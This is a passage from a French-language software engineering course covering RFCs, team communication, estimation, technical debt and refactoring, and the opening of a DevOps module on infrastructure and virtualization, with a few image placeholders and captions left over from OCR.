
Les ADRs capturent les décisions déjà prises. Mais pour les changements significatifs, il est souvent utile de formaliser la réflexion *avant* de coder. C'est le rôle des *RFCs* (Request For Comments), un terme emprunté au processus de standardisation d'Internet (les RFCs de l'IETF, dont la première date de 1969). Dans le contexte d'une équipe de développement, une RFC est un document qui propose un changement technique important, expose les alternatives considérées, et invite les commentaires de l'équipe avant toute implémentation. L'idée est que l'écriture force la clarification de la pensée. Quand on doit expliquer par écrit pourquoi on veut remplacer le système de cache, on découvre souvent des angles morts qu'une discussion orale aurait laissé passer. Google utilise des "design docs" internes pour tout changement significatif. Le projet Rust utilise un processus

de RFC public pour toute évolution du langage. Le même modèle se retrouve dans l'évolution des langages de programmation eux-mêmes : les PEPs pour Python, le processus TC39 pour JavaScript. Le principe est toujours le même : proposer par écrit, discuter collectivement, décider de manière traçable. Beaucoup d'équipes plus petites adoptent des versions simplifiées : un document d'une ou deux pages dans le dépôt, révisé en pull request comme du code. La frontière entre ADR et RFC est d'ailleurs floue : un ADR peut être rédigé après une RFC, comme trace permanente de la décision qui en a résulté. Ce qui compte, c'est que les décisions importantes laissent une trace écrite, accessible à toute l'équipe, présente et future.

Communication synchrone et asynchrone

La coordination d'une équipe ne passe pas seulement par des documents et des décisions formelles. Elle passe aussi, et peut-être surtout, par la communication quotidienne. Le sixième principe du manifeste Agile affirme que « la méthode la plus simple et la plus efficace pour transmettre de l'information est la conversation en face à face ». En 2001, quand le manifeste a été rédigé, la plupart des équipes de développement travaillaient dans le même bureau. Deux décennies plus tard, la réalité est très différente.

L'outil qui a peut-être le plus transformé la communication dans les équipes logicielles est Slack. Son histoire est improbable : Stewart Butterfield, cofondateur de Flickr, travaillait sur un jeu vidéo en ligne appelé Glitch. Le jeu a échoué, mais l'outil de chat interne que l'équipe avait développé pour se coordonner s'est avéré plus intéressant que le produit lui-même. Lancé en 2013, Slack a connu une adoption fulgurante, atteignant un million d'utilisateurs quotidiens en moins de deux ans. L'intuition de Butterfield était que l'email, avec ses messages formels et ses longs fils de discussion, ne correspondait pas au rythme de la collaboration logicielle. Slack proposait quelque chose de plus fluide : des canaux thématiques, des messages courts, des intégrations avec les outils de développement (GitHub, CI, monitoring). En quelques années, Slack (et ses concurrents comme Microsoft Teams et Discord) est devenu le centre nerveux des équipes de développement, le lieu où circulent les questions rapides, les alertes automatisées, les liens vers les pull requests.



La pandémie de 2020 a accéléré brutalement cette tendance. Du jour au lendemain, des millions de développeurs sont passés du bureau à leur domicile, et les outils de visioconférence comme Zoom (fondé en 2011 par Eric Yuan, mais devenu omniprésent en 2020) sont devenus le substitut par défaut aux réunions en personne. Cette transition forcée a révélé une distinction fondamentale entre deux types de communication. La communication *synchrone* (réunions Zoom, conversations Slack en temps réel, pair programming) a une bande passante élevée : on peut clarifier un malentendu en quelques secondes, lire les réactions de l'autre, ajuster son propos à la volée. Mais elle est aussi interruptive et éphémère : ce qui se dit dans une réunion est souvent perdu si personne ne prend de notes, et les interruptions constantes fragmentent le temps de concentration que le développement logiciel exige. La communication *asynchrone* (issues GitHub, pull requests, documents partagés, emails) a les propriétés inverses : elle est persistante, réfléchie, et respecte le rythme de chacun, mais elle est plus lente et plus sujette aux malentendus.



La transition vers le travail à distance a aussi mis en lumière ce qu'on perdait. Dans un bureau, une part significative de la coordination se fait de manière informelle : la conversation devant la machine à café (ce qu'on appelle en anglais les "watercooler conversations"), le commentaire en passant devant l'écran d'un collègue, le déjeuner où on découvre par hasard qu'un autre développeur travaille sur un problème similaire au sien. Ces échanges informels semblent anodins, mais ils jouent un rôle crucial dans la diffusion de l'information et la construction de la confiance. Ils sont difficiles à reproduire dans un contexte distribué. Certaines équipes essaient de compenser avec des canaux Slack dédiés aux échanges non professionnels, des "virtual coffee" programmés aléatoirement entre membres de l'équipe, ou des sessions de pair programming qui recréent une forme de proximité. Mais ces substituts restent imparfaits, et la tension entre efficacité du travail à distance et richesse de la communication en personne n'est pas résolue.



Les équipes distribuées les plus efficaces ont développé des pratiques pour tirer le meilleur des deux modes. GitLab, une entreprise entièrement distribuée depuis sa fondation, a formalisé un principe qu'ils appellent "handbook first" : toute information importante doit d'abord être écrite dans la documentation de l'entreprise, et les réunions servent à discuter ce qui a été écrit, pas à transmettre de l'information nouvelle. Basecamp (l'entreprise derrière Ruby on Rails) a adopté une philosophie similaire, décrite dans *Shape Up* (Ryan Singer, 2019) : les propositions de fonctionnalités sont rédigées sous forme de "pitches" écrits, discutés de manière asynchrone, et les réunions synchrones sont réservées aux décisions finales. Ces approches ne rejettent pas la communication synchrone, elles la réservent pour ce qu'elle fait le mieux : les discussions nuancées, la résolution de conflits, la construction de liens humains. Tout le reste passe par l'écrit, qui a l'avantage d'être cherchable, partageable et durable.

Ces choix de communication ont aussi des implications architecturales. La loi de Conway, que nous avons vue dans l'introduction de ce module, ne concerne pas seulement l'organigramme : elle s'applique à toutes les structures de communication d'une équipe. Si deux sous-équipes communiquent principalement par des tickets dans un système de suivi, leur code communiquera probablement par des APIs formelles. Si elles partagent un canal Slack et font du pair programming régulièrement, leur code sera plus étroitement intégré. Certaines organisations ont retourné cette observation en stratégie, dans ce qu'on appelle parfois la "manœuvre de Conway inverse" (*inverse Conway maneuver*) : au lieu de subir le fait que l'architecture reflète l'organisation, on structure délibérément les équipes pour obtenir l'architecture qu'on souhaite. Si on veut des microservices indépendants, on crée des équipes autonomes alignées sur chaque service. Si on veut un monolithe cohérent, on garde une équipe intégrée avec des canaux de communication riches. L'idée est attribuée à Jonny LeRoy et Matt Simons (2010), et elle a été popularisée par le livre *Team Topologies* (Matthew Skelton et Manuel Pais, 2019), qui propose une taxonomie complète des structures d'équipe et de leurs effets sur l'architecture logicielle.

L'estimation

Nous avons vu dans la section sur Scrum que les équipes utilisent les story points pour estimer l'effort relatif de chaque tâche. Mais la question de l'estimation en développement logiciel est plus profonde que le choix d'une échelle. Fred Brooks, dans *The Mythical Man-Month*, constatait déjà en 1975 que les programmeurs sont des optimistes chroniques : ils sous-estiment systématiquement la difficulté de leur travail, en partie parce qu'ils ne tiennent pas compte du temps passé à comprendre le problème, à déboguer, à tester, à communiquer. L'estimation de logiciel est fondamentalement difficile parce que le travail n'est pas répétitif. Quand un maçon estime le temps pour construire un mur, il peut se baser sur les murs précédents, car les murs sont largement similaires. En logiciel, si une tâche est identique à une précédente, on ne la refait pas : on réutilise le code existant. Chaque tâche estimée est donc, par définition, quelque chose qu'on n'a jamais fait exactement de cette manière. L'une des techniques les plus connues pour atténuer ce problème est le *planning poker*, où chaque membre de l'équipe propose simultanément une estimation (souvent en story points) en révélant une carte en même temps que les autres. L'idée est d'éviter l'effet d'ancrage, un biais cognitif où la première estimation énoncée influence toutes les suivantes. Quand les estimations divergent fortement, la discussion qui s'ensuit est souvent plus précieuse que le chiffre final : elle révèle des hypothèses différentes sur la portée ou la complexité de la tâche. Certaines équipes expérimentées finissent d'ailleurs par abandonner l'estimation en points au profit d'une approche plus simple : découper le travail en tâches suffisamment petites pour être terminées en un ou deux jours, et simplement compter le nombre de tâches. L'important n'est pas la méthode d'estimation, mais la conversation qu'elle provoque et la conscience qu'estimer du logiciel est un exercice intrinsèquement incertain.

La dette technique

En 1992, Ward Cunningham présente une idée lors de la conférence OOPSLA qui va marquer durablement le vocabulaire du génie logiciel. Cunningham, qui est alors un praticien reconnu de la programmation orientée objet (et qui deviendra plus tard un des signataires du manifeste Agile), cherche un moyen d'expliquer à des gestionnaires non techniques pourquoi une équipe a parfois besoin de revenir sur du code qui fonctionne parfaitement bien. Sa métaphore est empruntée à la finance : le code imparfait qu'on livre consciemment pour aller plus vite est une *dette*. Comme une dette financière, elle permet d'avancer plus rapidement à court terme, mais elle génère des *intérêts* : chaque modification future du code sera plus difficile, plus lente, plus risquée, tant que la dette n'est pas remboursée. Et comme une dette financière, elle peut être un choix rationnel : s'endetter pour livrer rapidement, apprendre du feedback des utilisateurs, puis revenir refactoriser le code en connaissance de cause. Le problème survient quand la dette s'accumule sans être remboursée, quand les intérêts composés finissent par paralyser l'équipe.

La métaphore de Cunningham est puissante, mais elle peut donner l'impression que la dette technique est toujours un choix délibéré. En 2009, Martin Fowler propose une grille de lecture plus nuancée sous la forme d'un quadrant à deux axes : la dette peut être *délibérée* ou *accidentelle*, et *prudente* ou *imprudente*. La dette délibérée et prudente correspond à l'intuition de Cunningham : « on connaît les compromis, on livre maintenant et on refactorise au prochain sprint ». La dette délibérée et imprudente, c'est : « on n'a pas le temps de faire un design propre, on verra plus tard », un "plus tard" qui n'arrive souvent jamais. La dette accidentelle et prudente survient quand l'équipe réalise après coup qu'elle aurait pu faire mieux : « maintenant qu'on comprend mieux le domaine, on voit qu'on aurait dû structurer les choses autrement ». Enfin, la dette accidentelle et imprudente, c'est

simplement du mauvais code écrit par ignorance : « c'est quoi, les couches ? ». Cette grille est utile parce qu'elle révèle que la dette technique n'est pas un phénomène unique. Une partie est inévitable (on apprend toujours en cours de route), une partie est stratégique (on s'endette consciemment), et une partie est le symptôme d'un problème plus profond de compétence ou de processus. Les réponses appropriées sont très différentes dans chaque cas.

Si la dette technique est le problème, le *refactoring* est le mécanisme par lequel on la rembourse. Le terme a été formalisé par Martin Fowler dans son livre *Refactoring : Improving the Design of Existing Code* (1999), bien que la pratique existait avant lui. Refactoriser, c'est modifier la structure interne du code sans en changer le comportement observable. On renomme une variable pour la rendre plus claire, on extrait une fonction pour éliminer de la duplication, on réorganise des modules pour réduire le couplage. Ce sont exactement les opérations qui ramènent le code vers les qualités architecturales que nous avons explorées au module 3 : cohésion, découplage, séparation des responsabilités. Le refactoring était aussi l'une des pratiques centrales d'Extreme Programming (Kent Beck), aux côtés du TDD et de l'intégration continue. Ce n'est pas un hasard : les tests automatisés sont ce qui rend le refactoring sûr. Sans tests, modifier la structure du code est un pari risqué, car on n'a aucun moyen de vérifier qu'on n'a rien cassé. Avec une bonne couverture de tests, on peut refactoriser avec confiance, en vérifiant après chaque modification que le comportement est préservé. C'est le lien entre la dette technique et tout ce que nous avons vu au module 2 : les tests et la CI ne sont pas seulement des outils de vérification, ce sont les conditions qui permettent de rembourser la dette de manière sûre.

Mais le refactoring n'est pas seulement une question technique, c'est une question de priorité. Et les priorités, dans une équipe, se négocient. C'est ici que la dette technique rejoint pleinement le sujet de ce module. Dans un contexte Scrum, la question se pose concrètement à chaque sprint planning : combien de la capacité de l'équipe consacre-t-on aux nouvelles fonctionnalités, et combien au remboursement de la dette ? Certaines équipes adoptent une règle simple, comme réserver 20% de chaque sprint aux tâches techniques (refactoring, mise à jour de dépendances, amélioration des tests). D'autres préfèrent traiter la dette comme n'importe quel élément du backlog, avec des issues étiquetées `tech` qui sont priorisées par le Product Owner au même titre que les stories. Les deux approches ont leurs mérites. La règle du pourcentage fixe protège l'équipe contre la tentation de toujours repousser le travail technique au profit des fonctionnalités visibles. Le traitement au cas par cas permet une priorisation plus fine, mais il exige un Product Owner qui comprend la valeur du travail technique, ce qui n'est pas toujours le cas. C'est d'ailleurs pour résoudre ce problème de communication que Cunningham avait inventé sa métaphore : traduire un enjeu technique dans un langage que les décideurs comprennent. Quand un développeur dit « il faut refactoriser le module d'authentification », un gestionnaire entend une demande abstraite. Quand il dit « on a une dette technique sur l'authentification, et les intérêts nous coûtent deux jours de travail supplémentaire à chaque fois qu'on touche à cette partie du code », le message passe beaucoup mieux.

La dette technique qui n'est pas remboursée finit par se manifester là où ça fait le plus mal : en production. Un système dont l'architecture s'est dégradée au fil des mois devient difficile à déployer, car les composants sont tellement couplés qu'un changement anodin peut provoquer des effets en cascade imprévisibles. Il devient difficile à monitorer, car les responsabilités sont dispersées et personne ne sait exactement quel module est responsable de quoi. Il devient difficile à faire évoluer, car chaque nouvelle fonctionnalité doit naviguer dans un labyrinthe de dépendances implicites. Ce sont ces conséquences opérationnelles que nous explorerons au module 5, quand nous aborderons le déploiement, l'observabilité et la fiabilité des systèmes en production. La dette technique est le fil qui relie la qualité du code (module 2), l'architecture (module 3), les décisions d'équipe (ce

module) et la santé opérationnelle du système (module 5).


Faire vivre le logiciel

Dans les modules précédents, nous avons construit un logiciel de manière méthodique : les outils du programmeur individuel (module 2), l'architecture d'un système (module 3), la coordination en équipe (module 4). Mais tout ce travail converge vers un moment critique : celui où le logiciel quitte l'environnement du développeur pour rencontrer ses utilisateurs. Un programme qui passe tous ses tests sur la machine d'un développeur, mais qui ne tourne nulle part, n'est pas vraiment un logiciel. Il ne le devient que lorsqu'il est déployé, accessible, et maintenu en condition opérationnelle. Ce passage du développement à la production est le sujet de ce module.

Pendant longtemps, cette transition a été marquée par une frontière nette entre deux mondes. D'un côté, les développeurs, dont le travail consistait à écrire du code et à livrer de nouvelles fonctionnalités. De l'autre, les équipes d'opérations (les "ops"), responsables de faire tourner ce code en production : gérer les serveurs, surveiller les performances, répondre aux pannes à trois heures du matin. Ces deux groupes avaient des incitatifs contradictoires. Les développeurs voulaient livrer vite, changer les choses. Les ops voulaient de la stabilité, éviter les surprises. Le résultat était prévisible : un mur, souvent matérialisé par un processus formel de "mise en production", où les développeurs lançaient leur code par-dessus la clôture avec un message implicite : "on l'a codé, maintenant c'est votre problème". Un cas particulier emblématique de cette séparation était celui du DBA (database administrator), un rôle dédié qui contrôlait l'accès aux bases de données de production, validait et appliquait les modifications de schéma, et servait de gardien entre le code des développeurs et les données en production. Un développeur qui avait besoin d'ajouter une colonne à une table devait soumettre une demande au DBA, souvent accompagnée de justifications, et attendre. Cette friction, bien qu'elle existait pour de bonnes raisons (protéger l'intégrité des données), illustrait parfaitement le coût de la séparation rigide entre ceux qui écrivent le code et ceux qui gèrent l'infrastructure.

Le mouvement DevOps

C'est en réaction à cette séparation que le mouvement DevOps a émergé à la fin des années 2000. Le terme lui-même, une contraction de "development" et "operations", a été popularisé lors des premières conférences DevOpsDays, organisées par Patrick Debois à partir de 2009 en Belgique. Mais c'est le roman *The Phoenix Project* (Gene Kim, Kevin Behr et George Spafford, 2013) qui a donné au mouvement son récit fondateur. Le livre raconte l'histoire de Bill, un responsable IT qui hérite d'un projet catastrophique dans une entreprise en crise, et qui découvre progressivement que les principes du lean manufacturing (issus du système de production de Toyota, que nous avons rencontré avec Kanban dans le module précédent) peuvent s'appliquer à la livraison logicielle. Le parallèle est frappant : de la même manière qu'une usine doit optimiser le flux de production de bout en bout plutôt que de maximiser l'efficacité de chaque poste individuellement, une organisation logicielle doit penser le flux du code depuis le commit du développeur jusqu'à l'utilisateur en production.


A Novel About IT, DevOps, and Helping Your Business Win
The Phoenix Project
Gene Kim, Kevin Behr, and George Spafford
5TH ANNIVERSARY LIMITED EDITION

Gene Kim, dans *The Phoenix Project* puis de manière plus formelle dans *The DevOps Handbook* (2016, co-écrit avec Jez Humble, Patrick Debois et John Willis), articule la philosophie DevOps autour de trois "voies". La première voie est celle du *flow* : accélérer le mouvement du travail de gauche à droite, du développement vers la production. C'est le domaine du déploiement continu, de l'automatisation, de la conteneurisation. La deuxième voie est celle du *feedback* : créer des boucles de rétroaction rapides de droite à gauche, de la production vers le développement. C'est le domaine de l'observabilité, du monitoring, des alertes. La troisième voie est celle de l'*apprentissage continu* : cultiver une culture d'expérimentation et d'amélioration, où les échecs sont des occasions d'apprendre plutôt que des fautes à punir. C'est le domaine des postmortems, du chaos engineering, des error budgets. Ces trois voies serviront de fil conducteur pour ce module : chacune des sections qui suivent s'inscrit naturellement dans l'une d'entre elles.

Une autre référence importante pour ce module est *The Twelve-Factor App*, un manifeste publié en 2011 par Adam Wiggins, cofondateur de Heroku, l'une des premières plateformes cloud de type PaaS (Platform as a Service). Ce document propose douze principes pour concevoir des applications qui se déploient et s'opèrent bien dans un environnement cloud moderne. Certains de ces principes nous sont déjà familiers : la gestion des dépendances (facteur II, qui rejoint ce que nous avons vu dans le module 2 avec uv), ou le stockage du code dans un système de versioning (facteur I). D'autres, comme la gestion de la configuration par variables d'environnement (facteur III), le traitement des logs comme des flux d'événements (facteur XI), ou la stricte séparation entre les phases de build, release et run (facteur V), seront développés dans les sections qui suivent, là où ils sont le plus pertinents. Plutôt qu'un dogme à suivre aveuglément, la Twelve-Factor App est un ensemble d'heuristiques qui, comme les principes SOLID ou DRY, encapsulent des leçons durement apprises par des praticiens confrontés aux réalités de la production.

Ce module s'articule autour de six thèmes qui structurent l'exploitation d'un logiciel. D'abord, **l'infrastructure** : l'évolution des serveurs physiques au cloud en passant par la conteneurisation et l'orchestration. Ensuite, **le déploiement continu** : les pipelines et les stratégies pour livrer du code en production de manière fiable. Puis, **l'observabilité** : la capacité à comprendre ce qui se passe à l'intérieur d'un système en production. Suivie de **la fiabilité et les incidents** : la gestion des pannes et la culture d'apprentissage qui permet de s'améliorer après chaque incident. Ensuite, **la sécurité** : les menaces auxquelles un logiciel en production est exposé et les pratiques pour s'en protéger. Enfin, **la scalabilité** : le caching et les compromis architecturaux qui permettent à un système de servir un nombre croissant d'utilisateurs.

L'infrastructure

Pour qu'un logiciel soit accessible à ses utilisateurs, il doit s'exécuter quelque part. Cette question, en apparence triviale, a donné lieu à l'une des transformations les plus profondes de l'histoire du génie logiciel. En l'espace de deux décennies, nous sommes passés de serveurs physiques installés dans des placards à des plateformes cloud capables de provisionner des milliers de machines virtuelles en quelques secondes. Cette évolution n'est pas seulement technique : elle a fondamentalement changé la manière dont on conçoit, déploie et opère les applications. Comprendre cette trajectoire, des machines physiques jusqu'aux containers et à l'orchestration, est essentiel pour saisir le contexte dans lequel les pratiques DevOps modernes ont émergé.


DELL
PowerEdge R710
DVD
SONICWALL

L'ère du serveur physique

Jusqu'au milieu des années 2000, déployer une application signifiait, de manière très concrète, installer un serveur. Une entreprise qui voulait mettre un site web ou une application interne en ligne devait acheter une machine physique (ou plusieurs), l'installer dans une salle serveur climatisée, la brancher au réseau, installer un système d'exploitation, configurer les logiciels nécessaires, et maintenir le tout. Ce processus pouvait prendre des semaines, voire des mois. Si la demande augmentait et que le serveur n'arrivait plus à suivre, il fallait commander une nouvelle machine, attendre sa livraison, et répéter le processus. Pour les organisations qui n'avaient pas les moyens de maintenir leur propre salle serveur, la *colocation* offrait une alternative : on achetait le serveur, mais on le plaçait dans un centre de données (datacenter) géré par un tiers, qui fournissait l'alimentation électrique, la climatisation et la connectivité réseau. Pour les projets plus modestes, l'*hébergement web* mutualisé (shared hosting) permettait de louer un espace sur un serveur partagé entre plusieurs clients, typiquement avec un accès FTP pour déposer ses fichiers PHP ou HTML. Des entreprises comme OVH (fondée en 1999 en France) ou GoDaddy ont bâti des empires sur ce modèle. C'était simple et abordable, mais rigide : on avait peu de contrôle sur l'environnement, et les ressources étaient limitées et partagées.



La virtualisation

Le premier grand saut vers l'abstraction de l'infrastructure a été la virtualisation. L'idée, qui remonte en fait aux mainframes IBM des années 1960, consiste à faire tourner plusieurs systèmes d'exploitation "invités" sur une seule machine physique, chacun croyant disposer de sa propre machine

dédiée. Un logiciel appelé *hyperviseur* s'interpose entre le matériel et les systèmes invités pour gérer ce partage de manière transparente. VMware, fondée en 1998, a démocratisé cette technologie pour les serveurs x86, suivie par Xen (un projet open source issu de l'Université de Cambridge en 2003) et KVM (intégré directement au noyau Linux à partir de 2007). La virtualisation a transformé la gestion des serveurs de plusieurs manières. D'abord, elle a permis de consolider plusieurs serveurs physiques sous-utilisés en un seul, réduisant les coûts matériels et énergétiques. Ensuite, elle a rendu possible la création de nouvelles machines en minutes plutôt qu'en semaines : il suffisait de créer une nouvelle machine virtuelle (VM) à partir d'une image préexistante. Enfin, elle a introduit l'idée fondamentale que l'infrastructure pouvait être manipulée comme une ressource logicielle, créée, copiée, déplacée et détruite à la demande. C'est cette idée qui allait rendre le cloud possible.


Le cloud

